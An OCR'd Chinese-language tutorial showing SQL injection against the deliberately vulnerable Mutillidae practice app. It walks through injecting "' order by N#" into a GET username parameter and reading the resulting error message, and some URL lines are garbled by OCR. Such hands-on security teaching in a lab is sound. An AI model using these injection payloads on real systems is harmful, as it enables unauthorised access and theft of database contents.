SQL注入_從資料庫中提取數據


郭益華

目錄

1. 在GET中發現SQL注入
2. 讀取資料庫中的資訊
3. 探索資料庫中的表
4. 獲取資料庫中敏感資訊

1. 在GET中發現SQL注入


點選 User Info



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

顯示登入畫面




View your details

Please enter username and password to view account details

Dont have an account? *Please register here*

登入帳號



View your details

Back

Please enter username and password to view account details


Name: sunny

Password: ••••••

View Account Details

Dont have an account? Please register here

輸入所註冊的帳號登入:
帳號: sunny
密碼: 123456



View your details

Back

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? Please register here


Results for . 1 records found.

Username=sunny
Password=123456
Signature=

可看到所顯示的帳號密碼資訊

在網址欄輸入SQL注入測試語法

```
select * from accounts where username = '$USERNAME' and password = '$PASSWORD'

http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' order by 1
#&password=123456&user-info-php-submit-button=View+Account+Details
```



```
ıny' order by 1%23&password=123456&user-info-php-submit-button=View+Account+Details
http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' order
```


Please enter username and password to view account details

Name

Password

View Account Details

成功登入



192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' order by 1%

.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

View your details

Please enter username and password to view account details

Name

Password

Dont have an account? Please register here


Results for . 1 records found.

Username=sunny
Password=123456
Signature=

order by 1 語法，證實至少有一筆資料

輸入更多筆的資料測試


order by 100000 測試看看



```
y' order by 100000%23&password=123456&user-info-php-submit-button=View+Account+D
http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' order
```

跳出錯誤訊息

可證實有SQL注入，但是資料量沒有100000這麼多筆




Error: Failure is always an option and this situation proves it

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: Unknown column '100000' in 'order clause'
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='sunny' order by 100000#' AND password='123456'

